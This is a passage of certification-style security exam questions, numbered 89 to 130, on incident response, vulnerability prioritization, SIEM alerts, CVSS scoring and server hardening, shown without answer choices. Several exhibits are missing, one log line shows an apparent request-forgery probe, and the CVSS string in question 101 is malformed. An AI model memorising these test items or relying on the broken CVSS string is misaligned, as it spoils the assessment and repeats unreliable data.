Question89: During an internal code review, software called "ACE" was discovered to have a vulnerability that allows the execution of arbitrary code. The vulnerability is in a legacy, third-party vendor resource that is used by the ACE software. ACE is used worldwide and is essential for many businesses in this industry. Developers informed the Chief Information Security Officer that removal of the vulnerability will take time. Which of the following is the first action to take?

Question90: Following an attack, an analyst needs to provide a summary of the event to the Chief Information Security Officer. The summary needs to include the who-what-when information and evaluate the effectiveness of the plans in place. Which of the following incident management life cycle processes does this describe?

Question91: A systems administrator is reviewing after-hours traffic flows from data-center servers and sees regular outgoing HTTPS connections from one of the servers to a public IP address. The server should not be making outgoing connections after hours. Looking closer, the administrator sees this traffic pattern around the clock during work hours as well. Which of the following is the most likely explanation?


Question92: A security analyst scans a host and generates the following output:

Which of the following best describes the output?

Question93: A security team is concerned about recent Layer 4 DDoS attacks against the company website. Which of the following controls would best mitigate the attacks?

Question94: A SIEM alert is triggered based on execution of a suspicious one-liner on two workstations in the organization's environment. An analyst views the details of these events below:

Which of the following statements best describes the intent of the attacker, based on this one-liner?

Question95: A vulnerability analyst received a list of system vulnerabilities and needs to evaluate the relevant impact of the exploits on the business. Given the constraints of the current sprint, only three can be remediated. Which of the following represents the least impactful risk, given the CVSS3.1 base scores?

Question96: A security analyst is validating a particular finding that was reported in a web application vulnerability scan to make sure it is not a false positive. The security analyst uses the snippet below:

Which of the following vulnerability types is the security analyst validating?

Question97: After a security assessment was done by a third-party consulting firm, the cybersecurity program recommended integrating DLP and CASB to reduce analyst alert fatigue. Which of the following is the best possible outcome that this effort hopes to achieve?

Question98: Which of the following is an important aspect that should be included in the lessons-learned step after an incident?

Question99: Which of the following would eliminate the need for different passwords for a variety or internal application?

Question100: A laptop that is company owned and managed is suspected to have malware. The company implemented centralized security logging. Which of the following log sources will confirm the malware infection?

Question101: Given the following CVSS string-
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/3:U/C:K/I:K/A:H
Which of the following attributes correctly describes this vulnerability?

Question102: A security analyst noticed the following entry on a web server log:
Warning: fopen (http://127.0.0.1:16) : failed to open stream:
Connection refused in /hj/var/www/showimage.php on line 7
Which of the following malicious activities was most likely attempted?

Question103: A security analyst needs to secure digital evidence related to an incident. The security analyst must ensure that the accuracy of the data cannot be repudiated. Which of the following should be implemented?

Question104: A security analyst is trying to identify possible network addresses from different source networks belonging to the same company and region. Which of the following shell script functions could help achieve the goal?

Question105: Which of the following does "federation" most likely refer to within the context of identity and access management?

Question106: Which of the following is a commonly used four-component framework to communicate threat actor behavior?

Question107: An organization's threat intelligence team notes a recent trend in adversary privilege escalation procedures. Multiple threat groups have been observed utilizing native Windows tools to bypass system controls and execute commands with privileged credentials. Which of the following controls would be most effective to reduce the rate of success of such attempts?

Question108: A Chief Information Security Officer wants to map all the attack vectors that the company faces each day. Which of the following recommendations should the company align their security controls around?

Question109: A security analyst has found a moderate-risk item in an organization's point-of-sale application. The organization is currently in a change freeze window and has decided that the risk is not high enough to correct at this time. Which of the following inhibitors to remediation does this scenario illustrate?

Question110: A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is taking place?

Question111: A recent vulnerability scan resulted in an abnormally large number of critical and high findings that require patching. The SLA requires that the findings be remediated within a specific amount of time. Which of the following is the best approach to ensure all vulnerabilities are patched in accordance with the SLA?

Question112: A security analyst needs to provide evidence of regular vulnerability scanning on the company's network for an auditing process. Which of the following is an example of a tool that can produce such evidence?

Question113: A systems administrator notices unfamiliar directory names on a production server. The administrator reviews the directory listings and files, and then concludes the server has been compromised. Which of the following steps should the administrator take next?




Question114: You are a cybersecurity analyst tasked with interpreting scan data from Company As servers You must verify the requirements are being met for all of the servers and recommend changes if you find they are not The company's hardening guidelines indicate the following
* TLS 1 2 is the only version of TLS
running.
* Apache 2.4.18 or greater should be used.
* Only default ports should be used.
INSTRUCTIONS
using the supplied dat
a. record the status of compliance With the company's guidelines for each server.
The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for Issues based ONLY on the hardening guidelines provided.
Part 1:

AppServ2:

AppServ3:

AppServ4:



Part 2:

Question115: A security analyst reviews the following extract of a vulnerability scan that was performed against the web server:

Which of the following recommendations should the security analyst provide to harden the web server?

Question116: A SOC analyst is analyzing traffic on a network and notices an unauthorized scan. Which of the following types of activities is being observed?

Question117: A company's security team is updating a section of the reporting policy that pertains to inappropriate use of resources (e.g., an employee who installs cryptominers on workstations in the office). Besides the security team, which of the following groups should the issue be escalated to first in order to comply with industry best practices?

Question118: A user downloads software that contains malware onto a computer that eventually infects numerous other systems. Which of the following has the user become?

Question119: Which of the following threat-modeling procedures is in the OWASP Web Security Testing Guide?

Question120: A company is in the process of implementing a vulnerability management program. no-lich of the following scanning methods should be implemented to minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process?

Question121: An organization enabled a SIEM rule to send an alert to a security analyst distribution list when ten failed logins occur within one minute. However, the control was unable to detect an attack with nine failed logins. Which of the following best represents what occurred?

Question122: The SOC received a threat intelligence notification indicating that an employee's credentials were found on the dark web. The user's web and log-in activities were reviewed for malicious or anomalous connections, data uploads/downloads, and exploits. A review of the controls confirmed multifactor authentication was enabled. Which of the following should be done first to mitigate impact to the business networks and assets?

Question123: An analyst notices there is an internal device sending HTTPS traffic with additional characters in the header to a known-malicious IP in another country. Which of the following describes what the analyst has noticed?

Question124: Which of following would best mitigate the effects of a new ransomware attack that was not properly stopped by the company antivirus?

Question125: Which of the following is the first step that should be performed when establishing a disaster recovery plan?

Question126: An end-of-life date was announced for a widely used OS. A business-critical function is performed by some machinery that is controlled by a PC, which is utilizing the OS that is approaching the end-of- life date. Which of the following best describes a security analyst's concern?

Question127: Which of the following best describes the process of requiring remediation of a known threat within a given time frame?

Question128: A security administrator needs to import Pll data records from the production environment to the test environment for testing purposes. Which of the following would best protect data confidentiality?

Question129: A company has decided to expose several systems to the internet, The systems are currently available internally only. A security analyst is using a subset of CVSS3.1 exploitability metrics to prioritize the vulnerabilities that would be the most exploitable when the systems are exposed to the internet. The systems and the vulnerabilities are shown below:

Which of the following systems should be prioritized for patching?

Question130: An attacker recently gained unauthorized access to a financial institution's database, which contains confidential information. The attacker exfiltrated a large amount of data before being detected and blocked. A security analyst needs to complete a root cause analysis to determine how the attacker was able to gain access. Which of the following should the analyst perform first?